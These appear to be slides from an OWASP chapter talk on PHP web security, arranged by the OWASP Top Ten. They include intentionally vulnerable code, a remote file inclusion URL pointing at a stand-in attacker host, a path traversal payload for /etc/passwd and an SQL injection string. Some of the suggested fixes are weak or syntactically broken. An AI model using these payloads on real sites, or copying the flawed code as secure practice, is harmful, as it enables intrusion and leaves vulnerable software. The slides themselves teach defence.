



# OWASP- Columbus, OH Chapter Meeting

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# Agenda

10:45-11:05 Refreshments / Meet & Greet

11:05-11:20 Welcome / Chapter Updates

11:20-12:15 Jon Canady - PHP Security Presentation

12:15-12:30 Open Discussion / Meet & Greet



# What Is OWASP?

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# OWASP Chapter Resources

## Website

<http://www.owasp.org/index.php/Columbus>

## Mailing List

<https://lists.owasp.org/mailman/listinfo/owasp-columbus>

## Twitter (this is not Columbus, OH specific)

<http://twitter.com/owasp>

## LinkedIn Group

OWASP – Central Ohio Local Chapter

## Facebook

Coming Soon

## You



# Who We Are

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Geoffrey Cook – Exposite

Chris Green – Innova Partners

Connie Matthews - MicroSolved



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
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## Meetings

- Sponsor a meeting.



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# PHP Web Security & The OWASP Top Ten

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# A I. XSS Vulnerabilities

# XSS-able Code Snippet

```
<?php
// URL: http://example.com/search.php?term=security

// if our search term is set, output it to the page
if (isset($_GET['term']))
{
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


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# Always!

Filter/Sanitize Input  
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$escaped = strip_tags($input);  
print($escaped);  
  
// prints: alert("Failed!");
```

# Escaping Output

## strip\_tags()

```
<?php  
  
$input = 'I <3 Ponies!!';  
$escaped = strip_tags($input);  
print($escaped);  
  
// Fails pretty hard.  
// prints: I
```

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```

## A2. Injection Flaws

HI, THIS IS  
YOUR SON'S SCHOOL.  
WE'RE HAVING SOME  
COMPUTER TROUBLE.



OH, DEAR - DID HE  
BREAK SOMETHING?

IN A WAY - )



DID YOU REALLY  
NAME YOUR SON  
Robert'); DROP  
TABLE Students;-- ?



OH, YES. LITTLE  
BOBBY TABLES,  
WE CALL HIM.

WELL, WE'VE LOST THIS  
YEAR'S STUDENT RECORDS.  
I HOPE YOU'RE HAPPY.



AND I HOPE  
YOU'VE LEARNED  
TO SANITIZE YOUR  
DATABASE INPUTS.

Exploits of a Mom

<http://xkcd.com/327/>

# Injectable Code

```
<?php  
  
// assume form was submitted  
// and we have a database connection  
$student_name = $_POST['student_name'];  
mysql_query("INSERT INTO students(name)  
VALUES ('{$student_name}');");
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```
<?php
// PDO: Fantastic PHP database library
// $dbh is a valid PDO connection resource
$insert = $dbh->prepare("INSERT INTO students(name) VALUES ?");
$insert->execute(array($_GET['name']));
```

# A3. Malicious File Execution

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`index.php?page=http://bad.com/exploit.php`

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Those are just the eight that fit on my slide!

# Programmers: Filter Input, Remember?

```
<?php
if (preg_match("/^https?:\/\/\/\/", $input))
{
    die("We don't accept URLs");
}
```

or

```
<?php
// $allowed is an array of allowed files
if (!in_array($input, $allowed))
{
    die("Not an allowed file!");
}
```

# System Admins: php.ini

allow\_url\_fopen = 0  
allow\_url\_include = 0

# A4. Insecure Direct Object Reference

# Example

`http://example.com/assets?asset=user`

```
<?php  
require("assets/{"$_GET['asset']}").php");
```

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<?php  
require("assets/{"$_GET['asset']}").php");
```

/assets?asset=../../../../etc/passwd%00

```
$dir = new DirectoryIterator('assets/');
$valid = false;
$input = $_GET['asset'] . '.php';

foreach ($dir as $file)
{
    if ($input == $file->getFileName())
    {
        $valid = true;
    }
}

if ($valid)
{
    include('assets/' . $input);
}
else
{
    header("HTTP/500 Internal Server Error");
    die();
}
```

# A5. Cross Site Request Forgery (CSRF)

# Twitter's Old Vulnerability

POST <http://twitter.com/status/update>

“That Jon Canady guy is pretty awesome!”

# Fix XSS Holes

But we already talked about that

# Re-authenticate For Sensitive Actions

But we're going to talk about that later

# Random Form Token

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```
<?php

// on the form
$_SESSION['csrf_token'] = md5(microtime());
?>
<input type="hidden" name="csrf_token"
value="<?= $_SESSION['csrf_token'] ?>" />

<?php

// on the receiving end
if ($_POST['csrf_token'] != $_SESSION['csrf_token'])
{
    header('HTTP/1.0 500 Internal Server Error');
    exit();
}
```

# A6. Information Leakage & Improper Error Handling

# Simple Example: Password Resets

# Worse Example: Application Errors

Catch Exceptions,  
Handle Errors

# Default Exception Handler

```
<?php

function notify_and_500($e)
{
    mail(
        "developer@company.com",
        "Uncaught Exception!",
        "'{$e->message}' in {$e->file}({$e->line})\n"
        . "{$e->getTraceAsString()}"
    );

    header("HTTP/1.0 500 Internal Server Error");
    die("There has been an internal error.");
}

set_exception_handler('notify_and_500');
```

# System Admins

## php.ini

- `display_errors` (0 or 1)
- `display_startup_errors` (0 or 1)
- `error_reporting` (bitfield)

# A7. Broken Authentication and Session Management

# SSL: Turns Out, It's Important

```
if (empty($_SERVER['HTTPS']))  
{  
    header("Location: https://example.com/user/login");  
}
```

# Session Fixation

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```
<?php
// after login
$_SESSION['ip_address'] = $_SERVER['REMOTE_ADDR'];

// at sensitive page request
if ($_SESSION['ip_address'] != $_SERVER['REMOTE_ADDR'])
{
    // user's ip doesn't match what it was when they logged in
    // kill the session, log the user out, redirect them home, etc.
}
```

# PHP Sessions: Setup

```
session_start();
```

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```
// default is /tmp
ini_set('session.save_path', '/path/to/secure/location');

// session expiry
ini_set('session.gc_maxlifetime', '86400'); // 24 hrs
ini_set('session.cookie_lifetime', '604800');

// 100% chance that the GC will collect stale sessions
// gc_probability / gc_divisor
ini_set('session.gc_probability', '1');
ini_set('session.gc_divisor', '1');

session_name('Shazam10'); // default is PHPSESSID
session_start();
```

# PHP Sessions: Use

```
// Store something in the session  
$_SESSION['current_user'] = $user;  
  
// Retrieve it from the session later  
$user = $_SESSION['current_user'];  
  
// Forget it  
unset($_SESSION['current_user']);  
  
// If you're escalating privileges  
session_regenerate_id();
```

# PHP Sessions: Destroy

```
if (isset($_COOKIE[session_name()]))  
{  
    setcookie(session_name(), '', time()-42000, '/');  
}  
session_destroy(session_name());
```

# A8. Insecure Cryptographic Storage

YOU ARE NOT A  
CRYPTOGRAPHER\*

\*(unless you are)

# Hash Passwords



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```
md5("foo");
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```
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```

```
sha1("foo");
```

```
hash("sha256", "foo");
```

# Never Roll Your Own

```
$patient_id = base64_encode(  
    base64_encode(  
        base64_encode($patient_id)  
    )  
);
```

# Domain-specific Requirements

- HIPAA: Private Health Information
- PCI Data Security Standard: Credit Cardholder data

# A9. Insecure Communication

# SSL: Turns Out, It's Still Important

```
if (empty($_SERVER['HTTPS']))  
{  
    header("Location: https://example.com/user/login");  
}
```

# A10. Failure to Restrict URL Access

# Restricted URLs

- <http://example.com/admin/>
- <http://example.com/users/4/edit>
- <http://example.com/users.xml>

# Useful Links

- [http://www.owasp.org/index.php/  
Category:OWASP\\_Enterprise\\_Security\\_API  
#tab=PHP](http://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API#tab=PHP) -- The OWASP Enterprise  
Security API for PHP

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